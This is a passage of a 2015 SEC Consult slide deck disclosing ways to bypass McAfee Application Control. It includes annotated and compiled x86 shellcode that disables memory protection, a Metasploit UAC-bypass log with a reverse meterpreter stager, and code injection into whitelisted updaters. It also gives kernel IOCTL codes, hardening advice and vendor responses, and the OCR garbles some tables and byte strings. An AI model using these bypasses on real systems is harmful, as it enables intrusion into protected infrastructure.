| 66464000 00005000 scinj  |             | data         | Imag RW  | Cop: RWE |
| 66469000 00001000 scinj  |             | resources    | Imag R   | RWE      |
| 6646A000 00002000 scinj  |             |              |          | RWE      |
| 7C800000 00001000 kerne  |             | PE header    | Imag     | RWE      |
| 7C801000 00082000 kerne  |             | code, import |          |          |
| 7C883000 00005000 kerne  |             | data         | Imag RW  | RWE      |
| 7C888000 00066000 kerne  |             | resources    | Imag R   | RWE      |
| 7C8EE000 00006000 kerne  |             | relocations  |          | RWE      |
| 7C8F4000 00001000 kerne  | [32]        |              | Imag R E | RWE      |



Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC C Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public

© 2015 SEC Consult Unternehmensberatung GmbH All rights reserved ➔ Every time an instruction tries to read the PE header of kernel32.dll an exception gets triggered

Code of McAfee Application Control gets executed and can verify if "triggering instruction" is marked as executeable



- Bypass:
  - Since DEP is stronger than mp-casp my exploits (which bypass DEP) worked without modification
  - Any technique to bypass DEP just works fine (e.g. ROP)
  - However, since mp-casp is weaker than DEP we have more simple techniques
    - Mark code as executable
    - Mark PE header as readable
    - Both ideas can be accomplished by calling VirtualProtect or VirtualAlloc



- Scinject.dll allocates RWE memory after ntdll!
  - This completly compromises DEP from the operating system!
  - We have memory which is write- and executable!

| 77740000 00001000 ntdll |        | PE header     | Imag R   | RWE |
|-------------------------|--------|---------------|----------|-----|
| 77741000 000D5000 ntdll | .text  | code,export   | Imag R E | RWE |
| 77816000 00001000 ntdll | RT     |               | Imag R E | RWE |
| 77817000 00009000 ntdll | .data  | data          | Imag RW  | RWE |
| 77820000 00057000 ntdll | .rsrc  | resources     | Imag R   | RWE |
| 77877000 00005000 ntdll | .reloc | relocations   |          | RWE |
| 7787C000 00001000 ntdll |        |               | Imag RWE | RWE |
| 77880000  00001000  LPK |        | PE header     | Imag R   | RWE |
| 77881000  00006000  LPK | .text  | code, import- | Imag R E | RWE |
| 77887000  00001000  LPK | .data  | data          | Imag RW  | RWE |
| 77888000  00001000  LPK | .rsrc  | resources     | Imag R   | RWE |
| 77889000  00001000  LPK | .reloc | relocations   | Imag R   | RWE |
| 778F0000 00001000 GDI32 |        | PE header     | Imag R   | RWE |
| 778F1000 00048000 GDI32 | .test  | code, import- | Imag R E | RWE |
| 77939000 00002000 GDI32 | .data  | data          | Imag RW  | RWE |
| 7793B000 00001000 GDI32 | .rsrc  | resources     | Imag R   | RWE |
| 7793C000 00002000 GDI32 | .reloc | relocations   |          | RWE |
| 77980000 00001000       |        |               | Imag R   | RWE |

© 2015 SEC Consult Unternehmensberatung GmbH All rights reserved



### • Shellcode (1/4)

| 00401024 . 33  | 3D2 XOR       | EDX,EDX                    |                 |                                          |
|----------------|---------------|----------------------------|-----------------|------------------------------------------|
| 00401026 . 64  | 4:8B72 30 MOV | ESI, DWORD PTR FS: [EDX+30 | ] //            | TEB                                      |
| 0040102A . 81  | B76 OC MOV    | ESI, DWORD PTR DS: [ESI+C] | //              | => PEB_LDR_DATA                          |
| 0040102D . 81  | B76 OC MOV    | ESI, DWORD PTR DS: [ESI+C] | //              | LDR_MODULE InLoadOrder[0]                |
| 00401030 . AI  | D LODS        | 5 DWORD PTR DS:[ESI]       | //              | <pre>eax := InLoadOrder[1] (ntdll)</pre> |
| 00401031 . 81  | BF0 MOV       | ESI,EAX                    |                 |                                          |
| 00401033 . 81  | B7E 18 MOV    | EDI, DWORD PTR DS: [ESI+18 | ] //            | edi = ntdll dllbase                      |
| 00401036 . 81  | B5F 3C MOV    | EBX, DWORD PTR DS: [EDI+3C | ] //            | offset(PE header) of ntdll               |
| 00401039 . 81  | B5C1F 78 MOV  | EBX, DWORD PTR DS: [EDI+EB | X+78] //        | offset(export table)                     |
| 0040103D . 81  | B741F 20 MOV  | ESI, DWORD PTR DS: [EDI+EB | X+20] //        | offset name table                        |
| 00401041 . 03  | 3F7 ADD       | ESI,EDI                    | // esi = &(name | e table) (convert RVA to abs)            |
| 00401043 . 81  | B4C1F 24 MOV  | ECX, DWORD PTR DS: [EDI+EB | X+24] //        | offset(ordinals table)                   |
| 00401047 . 03  | 3CF ADD       | ECX,EDI                    | // ecx = &(ord: | inals table) (convert RVA to abs)        |
| find_zwvirtual | protect:      |                            |                 |                                          |
| 00401049 > 01  | FB72C51 MOVZ  | XX EBP, WORD PTR DS:[ECX+E | DX*2] //        | ebp = possible func ordinal              |
| 0040104D . 42  | 2 INC         | EDX                        | //              | func number + 1                          |
| 0040104E . AI  | D LODS        | G DWORD PTR DS:[ESI]       | //              | <pre>eax = offset(function_name)</pre>   |
|                |               |                            |                 | —                                        |



#### Shellcode (2/4)

```
// func name == little endian("ZwPr") ? (from 'ZwPr'otectVirtualMemory)
0040104F . 813C07 5A77507>CMP DWORD PTR DS:[EDI+EAX],7250775A
00401056 .^75 F1
                          JNZ SHORT CalcShel.00401049
                                                           // jne find zwvirtualprotect
// func name == little endian("otec") ? (from ZwPr'otec'tVirtualMemory)
00401058 . 817C07 04 6F74>CMP DWORD PTR DS:[EDI+EAX+4],6365746F
00401060 .^75 E7
                          JNZ SHORT CalcShel.00401049 // jne find zwvirtualprotect
00401062
          . 8B741F 1C MOV ESI, DWORD PTR DS: [EDI+EBX+1C] // esi = offset(address table)
00401066 . 03F7
                   ADD ESI,EDI
                                                           // esi = (address table) => RVA to real address
00401068
          . 033CAE
                   ADD EDI,DWORD PTR DS:[ESI+EBP*4] // edi = &(ZwProtect...())
// Start pushing arguments for ZwProtectVirtualMemory()
                                                           // (5) space for oldProtect
0040106B
          . 68 EFBEADDE
                          PUSH DEADBEEF
00401070
          . 8BC4
                         MOV EAX, ESP
                                                           // eax ptr to (5) oldProtect
00401072 . 6A 01
                         PUSH 1
                                                           // (2) size
00401074 . 8BCC
                         MOV ECX, ESP
                                                           // ecx ptr to (2) size
```



All rights reserved

### • Shellcode (3/4)

| // getPC<br>00401076 . EB 0D<br>up: | JMP SHORT CalcShe   | 1.00401085 // jmp down                           |
|-------------------------------------|---------------------|--------------------------------------------------|
| //pop ebx // ebx                    | => target addr      |                                                  |
| //push ebx // (1)                   | target addr, we can | remove both lines because together they make NOP |
| 00401078 \$ 8BD4                    | MOV EDX,ESP         | // edx ptr to (1) target addr                    |
| 0040107A . 50                       | PUSH EAX            | <pre>// arg5, ptr to oldProtect (5)</pre>        |
| 0040107B . 6A 40                    | PUSH 40             | // arg4, new protect                             |
| 0040107D . 51                       | PUSH ECX            | // arg3, ptr to size (2)                         |
| 0040107E . 52                       | PUSH EDX            | <pre>// arg2, ptr to target addr (1)</pre>       |
| 0040107F . 6A FF                    | PUSH -1             | // arg1, handle to itself                        |
| 00401081 . FFD7                     | CALL EDI            | <pre>// Call ZwProtectVirtualMemory()</pre>      |
|                                     |                     |                                                  |
| 00401083 . EB 05                    | JMP SHORT CalcShe   | 1.0040108A // jmp startCalc                      |
| down:                               |                     |                                                  |
| 00401085 > E8 EEFFFFF               | CALL CalcShel.004   | 01078 // call up                                 |

🔶 SEC Consult



startCalc:

| 11 | Standard | calc.exe | shellcode |
|----|----------|----------|-----------|
|----|----------|----------|-----------|

| 0040108A | > 33D2           | XOR EDX, EDX Shelico                 |
|----------|------------------|--------------------------------------|
| 0040108C | . 52             | PUSH EDX                             |
| 0040108D | . 68 63616C63    | PUSH 636C6163                        |
| 00401092 | . 8BF4           | MOV ESI, ESP                         |
| 00401094 | . 52             | PUSH EDX                             |
| 00401095 | . 56             | PUSH ESI                             |
| 00401096 | . 64:8B72 30     | MOV ESI, DWORD PTR FS: [EDX+30]      |
| 0040109A | . 8B76 OC        | MOV ESI, DWORD PTR DS: [ESI+C]       |
| 0040109D | . 8B76 OC        | MOV ESI, DWORD PTR DS:[ESI+C]        |
| 004010A0 | . AD             | LODS DWORD PTR DS:[ESI]              |
| 004010A1 | . 8B30           | MOV ESI, DWORD PTR DS: [EAX]         |
| 004010A3 | . 8B7E 18        | MOV EDI, DWORD PTR DS:[ESI+18]       |
| 004010A6 | . 8B5F 3C        | MOV EBX, DWORD PTR DS:[EDI+3C]       |
| 004010A9 | . 8B5C1F 78      | MOV EBX, DWORD PTR DS: [EDI+EBX+78]  |
| 004010AD | . 8B741F 20      | MOV ESI, DWORD PTR DS: [EDI+EBX+20]  |
| 004010B1 | . 03F7           | ADD ESI,EDI                          |
| 004010B3 | . 8B4C1F 24      | MOV ECX, DWORD PTR DS:[EDI+EBX+24]   |
| 004010B7 | . 03CF           | ADD ECX,EDI                          |
| 004010B9 | > 0FB72C51       | MOVZX EBP, WORD PTR DS:[ECX+EDX*2]   |
| 004010BD | . 42             | INC EDX                              |
| 004010BE | . AD             | LODS DWORD PTR DS:[ESI]              |
| 004010BF | . 813C07 57696E4 | >CMP DWORD PTR DS:[EDI+EAX],456E6957 |
| 004010C6 | .^75 F1          | JNZ SHORT CalcShel.004010B9          |
| 004010C8 | . 8B741F 1C      | MOV ESI, DWORD PTR DS: [EDI+EBX+1C]  |
| 004010CC | . 03F7           | ADD ESI,EDI                          |
| 004010CE | . 033CAE         | ADD EDI, DWORD PTR DS:[ESI+EBP*4]    |
| 004010D1 | . FFD7           | CALL EDI                             |

Shellcode (4/4)



### • Compiled:

char shellcode[] = x33xd2x64x8bx72x30x8bx76x0cx8bx76x0cxadx8b\xf0\x8b\x7e\x18\x8b\x5f\x3c\x8b\x5c\x1f\x78\x8b\x74\x1f \x20\x03\xf7\x8b\x4c\x1f\x24\x03\xcf\x0f\xb7\x2c\x51\x42 \xad\x81\x3c\x07\x5a\x77\x50\x72\x75\xf1\x81\x7c\x07\x04 \x6f\x74\x65\x63\x75\xe7\x8b\x74\x1f\x1c\x03\xf7\x03\x3c \xae\x68\xef\xbe\xad\xde\x8b\xc4\x6a\x01\x8b\xcc\xeb\x0d x8bxd4x50x6ax40x51x52x6axffxfdxd7xebx05xe8\xee\xff\xff\xff\x33\xd2\x52\x68\x63\x61\x6c\x63\x8b\xf4 x52x56x64x8bx72x30x8bx76x0cx8bx76x0cxadx8b\x30\x8b\x7e\x18\x8b\x5f\x3c\x8b\x5c\x1f\x78\x8b\x74\x1f \x20\x03\xf7\x8b\x4c\x1f\x24\x03\xcf\x0f\xb7\x2c\x51\x42 \xad\x81\x3c\x07\x57\x69\x6e\x45\x75\xf1\x8b\x74\x1f\x1c x03xf7x03x3cxaexffxd7''



- Mp-casp → Basically the same as DEP
  - Mp-casp is weaker than DEP
  - Useful only if hardware does not support DEP
  - Downside: The protection destroys DEP from the operating system by allocating RWE memory!
- Mp-vasr → Basically the same as ASLR
- Mp-vasr-forced-relocation → Basically the same as forced ASLR





ADVISOR FOR YOUR INFORMATION SECURITY

# User Account Control (UAC)




- With the described techniques we can fully bypass Application Whitelisting
- However, we can even disable Application Whitelisting with the next techniques
- Some of these techniques require administrative privileges
- → We have to bypass User Account Control (UAC)



### What UAC does?

- Create two access tokes for the user
  - Standard user access token
  - Full Adminstrator access token
- Credential Prompt
- Consent Prompt



© 2015 SEC Consult Unternehmensberatung GmbH All rights reserved



- Not working techniques:
  - Metasploit:

#### <u>meterpreter</u> > run bypassuac

- [\*] Creating a reverse meterpreter stager: LHOST=127.0.0.1 LPORT=4546
- [\*] Running payload handler
- [\*] Uploading Windows UACBypass to victim machine.
- [\*] Bypassing UAC Restrictions on the system....
- [\*] Meterpreter stager executable 73802 bytes long
- [\*] Uploaded the agent to the filesystem....
- [\*] Executing the agent with endpoint 127.0.0.1:4546 with UACBypass in effect...
- \*] C:\Users\user\AppData\Local\Temp\SEzgltCBd.exe /c %TEMP%\QeAGKLrVjetZ.exe
- -] Error in script: Rex::Post::Meterpreter::RequestError stdapi\_sys\_process\_execute: Operation failed: Access is denied.
  - Leo Davidson "sysprep" method
    - Attacks DLL loading from sysprep
    - Most commonly used technique
  - Wusa method (Carberp leaked banking trojaner)
    - Use wusa.exe to write to "secure" directory
    - Extended version is working



- Working techniques:
  - Application Compatibility Shim RedirectEXE method
    - Install a SHIM to redirect execution
    - Signature file is not redirected
    - Only working on 32-bit systems
  - ISecurityEditor Simda method
    - Undocumented ISecurityEditor object can disable UAC
    - Permanently disables UAC
  - Some others





ADVISOR FOR YOUR INFORMATION SECURITY

# Bypassing Read- and Write-Protection



- Write protection to protect users from overwriting whitelisted applications / scripts
- Read protection to protect users from reading the database or password-hash file
- Protections enforced by the kernel driver (swin1.sys)
- Some processes can bypass the protections!



- Updaters can bypass Write-Protection and partial Read-Protection
  - Code injection does not require administrative privileges
- Scsrvc.exe can bypass full Read-Protection
  - Code injection requires administrative privileges
  - Full read-Protection means that the process can read special files (e.g. whitelist database or password hash files)



#### C:\>sadmin updaters list

Password:

| -d | -t | Apache1           | apache.exe                                  |
|----|----|-------------------|---------------------------------------------|
|    | -t | Apple1            | Apple Software Update\softwareupdate.exe    |
|    | -t | AdobeArmsvcl      | armsvc.exe                                  |
|    | -t | SERVERROLES1      | dism.exe                                    |
|    | -t | McAfee42          | ePolicy Orchestrator\EventParser.exe        |
|    | -t | McAfee25          | ePolicy Orchestrator\Server\bin\tomcat5.exe |
|    | -t | McAfee43          | ePolicy Orchestrator\Server\bin\tomcat7.exe |
|    | -t | MVM2              | FCAgent.exe                                 |
|    | -t | MVM1              | FCPatchInstallAgent.exe                     |
|    | -t | McAfee32          | firesvc.exe                                 |
|    | -t | FlashplayerUpdate | eService1 FlashplayerUpdateService.exe      |
|    | -t | McAfee18          | FramePkg.exe                                |
|    | -t | McAfee1           | Frameworkservice.exe                        |
|    | -t | McAfee10          | Framew~1.exe                                |
|    | -t | McAfee36          | FSAssessment.exe                            |
|    | -t | McAfee35          | FSDiscovery.exe                             |
|    | -t | McAfee39          | FSScanCtrlSvc.exe                           |
|    | -t | McAfee37          | FSScanEngineSvc.exe                         |
|    | -t | McAfee23          | HIPSvc.exe                                  |

 Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber
 © 2015 SEC Consult Unternehmensberatung GmbH

 Version / Date: V1.0 / 11-2015 | Confidentiality Class: Public
 All rights reserved



|    | -t | McAfee22          | HtmlDlg.exe                            |
|----|----|-------------------|----------------------------------------|
|    | -t | McAfee16          | iexplore.exe -l mcinsctl.dll           |
| -d | -t | HP_Quality_Center | 1 iexplore.exe -l QCClient.UI.Core.dll |
|    | -t | J2RE2             | ikernel.exe -p svchost.exe             |
|    | -t | J2RE1             | ikernel.exe -p winlogon.exe            |
|    | -t | JavaUpdate2       | Java\Java Update\jucheck.exe           |
|    | -t | JavaUpdate1       | Java\Java Update\jusched.exe           |
|    | -t | McAfee46          | McAfee\Real Time\rtclient.exe          |
|    | -t | McAfee9           | Mcappins.exe                           |
|    | -t | McAfee41          | McCHSvc.exe                            |
|    | -t | McAfee14          | mcmnhdlr.exe                           |
| -n | -t | McAfee19          | mcods.exe                              |
|    | -t | McAfee31          | McSACore.exe                           |
|    | -t | McAfee8           | McScript.exe                           |
|    | -t | McAfee11          | McScript_InUse.exe                     |
|    | -t | McAfee20          | mcshell.exe                            |
|    | -t | McAfee7           | McShield.exe                           |
|    | -t | McAfee40          | McSvHost.exe                           |
|    | -t | McAfee44          | McTELSvc.exe                           |
|    | -t | McAfee45          | McTELUpd.exe                           |
|    | -t | McAfee30          | McTray.exe                             |
|    |    |                   |                                        |

Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public

\_

© 2015 SEC Consult Unternehmensberatung GmbH All rights reserved



- -t McAfee3 Mcupdate.exe
- -t McAfee6 Mcupdmgr.exe
- -t McAfee12 McVSEscn.exe
- -t McAfee15 Mcvsrte.exe
- -t McAfee13 mcvsshld.exe
- -d -t McAfee24 mer.exe
  - -t McAfee5 Mghtml.exe
  - -t MozillaMaintenanceService1 Mozilla Maintenance Service\maintenanceservice.exe
  - -t McAfee2 Msshield.exe
  - -t McAfee21 myAgtSvc.exe
  - -t Nvidiadaemonul NVIDIA Corporation\NVIDIA Update Core\daemonu.exe
  - -t McAfee38 ReportServer.exe
  - -t MCGroupShield1 RPCServ.exe
  - -t McAfee34 RSSensor.exe
  - -t McAfee29 SBadduser.exe
  - -t McAfee17 scan32.exe
  - -t PRINTER1 spoolsv.exe
  - -t McAfee33 Supportability\MVT\MvtApp.exe
  - -t METROAPP1 svchost.exe -l appxdeploymentserver.dll
  - -t METROAPP2 svchost.exe -l wsservice.dll
  - -t WindowsSQMconsolidator1 system32\Wsqmcons.exe



- -t SERVERROLES2 tiworker.exe
- -t McAfee4 udaterui.exe
- -t McAfee26 VirusScan Enterprise\VsTskMgr.exe
- -t McAfee28 VirusScan Enterprise\x64\EngineServer.exe
- -t McAfee27 VirusScan Enterprise\x64\Scan64.exe
- -t WINDOWS1 webfldrs.msi



 Updaters can overwrite write-protected and whitelisted applications / scripts

```
C:\>copy test2.exe test.exe
Overwrite test.exe? (Yes/No/All): Yes
Access is denied.
Ø file(s> copied.
C:\>test.exe
old
C:\>myUpdater.exe
Going to call CopyFileA("C:\test2.exe","C:\test.exe", false)
```

```
C:∖>test.exe
new
```

C:\>copy test2.exe test.exe Overwrite test.exe? (Yes/No/All): Yes Access is denied. 0 file(s) copied.



- Attack:
  - Achieve code execution (basic code execution → full code execution)
  - Optional: start an update process (runs with user privileges)
  - Inject code into the update process
    - openProcess()
    - VirtualAllocEx()
    - WriteProcessMemory()
    - CreateRemoteThread()



```
C:\>test.bat
```

C:\>echo old old

C:\>echo "echo foobar" > test.bat Access is denied.

C:\>inject.exe Found jucheck.exe with PID: 0x8b4 Successfully opened process with PID 0x8b4 Allocated new memory at: 00960000 Wrote shellcode to memory: 00960000 CreateRemoteThread to start shellcode...

```
C:\>test.bat
```

C:∖>echo new new

C:\>echo "echo foobar" > test.bat Access is denied.

C:\>sadmin updaters list ¦ findstr jucheck.exe Password: —t JavaUpdate2 Java\Java Update\jucheck.exe



- Injection into scsrvc.exe
- Requires administrative privileges
  - UAC must also be bypassed
- By exploiting it we can
  - Read C:\Program Files\McAfee\Solidcore\passwd
  - Remove C:\Program Files\McAfee\Solidcore\passwd
  - Change configuration in registry
    - E.g. add TrustedVolume to completely bypass Application Whitelisting





ADVISOR FOR YOUR INFORMATION SECURITY

# The Kernel Side



## The Kernel Side

- Driver: C:\Windows\system32\drivers\swin1.sys
- Driver contains several vulnerabilities
- These vulnerabilities can maybe be exploited 
   Privilege escalation from low privileged user to SYSTEM
- Exploits were not developed for these vulnerabilities



# The Kernel Side

### Vulnerable IOCTL-codes:

- 0xb37031f0
- 0xb37031f8
- 0xb37031fc
- 0xb370320c
- 0xb3703200
- 0xb3703204
- 0xb3703208
- 0xb3703214



### The Kernel Side

A problem has been detected and Windows has been shut down to prevent damage to your computer.

#### FILE\_SYSTEM

If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.

#### Technical information:

\*\*\* sTOP: 0x00000022 (0x000000065056550,0xFFFFF88002DDA328,0xFFFFF88002DD9B80,0 xFFFFF880012A58cc)

\*\*\* \_\_\_\_\_\_swin.sys\_- Address FFFF880012A58CC base at FFFFF88001223000, DateStamp 53408fop

Collecting data for crash dump ... Initializing disk for crash dump ... Beginning dump of physical memory. Dumping physical memory to disk: 40

Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Consult Unternehmensberatung GmbH Version / Date: V1.0 / 11-2015 | Confidentiality Class: Public All rights reserved






ADVISOR FOR YOUR INFORMATION SECURITY

# Demos




## Demos (1/6)



Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Consult Unternehmensberatung GmbH Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public All rights reserved








Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Consult Unternehmensberatung GmbH Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public All rights reserved



## Demos (3/6)



Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Consult Unternehmensberatung GmbH Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public All rights reserved



## Demos (4/6)



Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Consult Unternehmensberatung GmbH Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public All rights reserved



## Demos (5/6)



Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Consult Unternehmensberatung GmbH Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public



All rights reserved

### Demos (6/6)



Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Consult Unternehmensberatung GmbH Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public

**SEC Consult** 

All rights reserved



ADVISOR FOR YOUR INFORMATION SECURITY

# Conclusion



### Conclusion

- Application Whitelisting can protect against trivial attacks
- APT attackers can easily bypass the protections with the described techniques
- In some cases the application even lowers the security of the operating system
  - Allocation of a RWE section in all processes
  - Kernel vulnerabilities which allow privilege escalation



# Hardening Guidelines (1/2)

- Regularly apply software and system updates
- Use a strong password (McAfee Application Control does not implement a password complexity requirement)
- Remove from the list of default whitelisted applications:
  - All occurences of powershell.exe
  - Remove the ZIP application installed by McAfee
  - Remove all intepreters (python, perl, ...)
  - Remove all debuggers
  - In general: Only whitelist required software (Whitelist vs. Blacklist)



# Hardening Guidelines (2/2)

- Disable memory corruption protection
- Add JS / HTA to the list of protected scripts
- Remove all updaters
- Do not configure trusted volumes
- Find more information in the advisory


https://www.sec-consult.com/fxdata/seccons/prod/temedia/advisories\_txt/20150728-0\_McAfee\_Application\_Control\_Multiple\_Vulnerabilities\_v10.txt



RWX memory vulnerability confirmed

| Section 2.2.4      | Memory Corruption Exploitation – Windows 7.1                                    |  |  |
|--------------------|---------------------------------------------------------------------------------|--|--|
| Comments           | scinject.dll is loaded into RWX memory, but MAC's mp-vasr feature rebases the   |  |  |
|                    | address and hides the location. The exploitability complexity is very high,     |  |  |
|                    | therefore risk is low. We will consider fixing this in the next release of MAC. |  |  |
| Result             | Vulnerable                                                                      |  |  |
| Overall CVSS score | 3.5/2.6 (Low)                                                                   |  |  |
|                    | https://nvd.nist.gov/cvss.cfm?calculator&version=2&vector=(AV:L/AC:H/Au:S/C     |  |  |
|                    | :P/I:P/A:P/E:U/RL:OF/RC:C)                                                      |  |  |

source: Response to Critical Vulnerabilities in McAfee Application Control SBC1506031






### • ZIP application from 1999 with buffer overflow confirmed

| Section 2.2.4      | Memory Corruption Exploitation - Exploitation of Installed ZIP application       |  |  |
|--------------------|----------------------------------------------------------------------------------|--|--|
| Comments           | The utilities shipped with the MAC product will be upgraded in the next version, |  |  |
|                    | the risk is low since MAC mitigates the buffer overflow risk. There is no POC    |  |  |
|                    | available regarding how to exploit this and what impact will it have on the      |  |  |
|                    | system.                                                                          |  |  |
| Result             | Vulnerable                                                                       |  |  |
| Overall CVSS Score | 1.5/1.1 (Low)                                                                    |  |  |
|                    | https://nvd.nist.gov/cvss.cfm?calculator&version=2&vector=(AV:L/AC:M/Au:S/       |  |  |
|                    | <u>C:N/I:N/A:P/E:U/RL:OF/RC:C)</u>                                               |  |  |

Source: McAfee, SBC1506031, 13 July 2015 Response to Critical Vulnerabilities in McAfee Application Control



Buffer overflow in Info-Zip 2.3 and possibly earlier versions, when using recursive folder compression, allows remote attackers to execute arbitrary code Source: http://www.cvedetails.com/cve/CVE-2004-1010/



### • Other bypasses / vulnerabilities will not be fixed

| Section 2.2.1      | Abuse of whitelisted Applications - PowerShell                                    |  |
|--------------------|-----------------------------------------------------------------------------------|--|
| Comments           | McAfee Application Control (MAC) does not allow any whitelisted application to    |  |
|                    | execute any untrusted or unauthorized application. Other technique mentioned      |  |
|                    | are theoretical and there is no POC available or any mention of the impact to     |  |
|                    | the system due to this. If there is no PowerShell script execution, the admin can |  |
|                    | ban this application.                                                             |  |
| Result             | Not Vulnerable                                                                    |  |
| Overall CVSS Score | Not Applicable                                                                    |  |

| Section 3.1        | Bypassing Read Write Protection – By Code Injection into Update -Process    |
|--------------------|-----------------------------------------------------------------------------|
| Comments           | Code injection requires a user to be logged in as admin user and be able to |
|                    | execute untrusted binary or library to inject into update process. McAfee   |
|                    | Application Control will not allow execution of unauthorized executables.   |
| Result             | Not Vulnerable                                                              |
| Overall CVSS Score | Not Applicable                                                              |

Source: McAfee, SBC1506031, 13 July 2015 Response to Critical Vulnerabilities in McAfee Application Control



### • Other bypasses / vulnerabilities will not be fixed

| Issue 4            | Kernel Driver Vulnerabilities                                                                 |
|--------------------|-----------------------------------------------------------------------------------------------|
| Comments           | Sending IOCTL to McAfee Application Control (MAC) requires administrative                     |
|                    | privilege and also <mark> requires it to run as an untrusted binary or library</mark> to send |
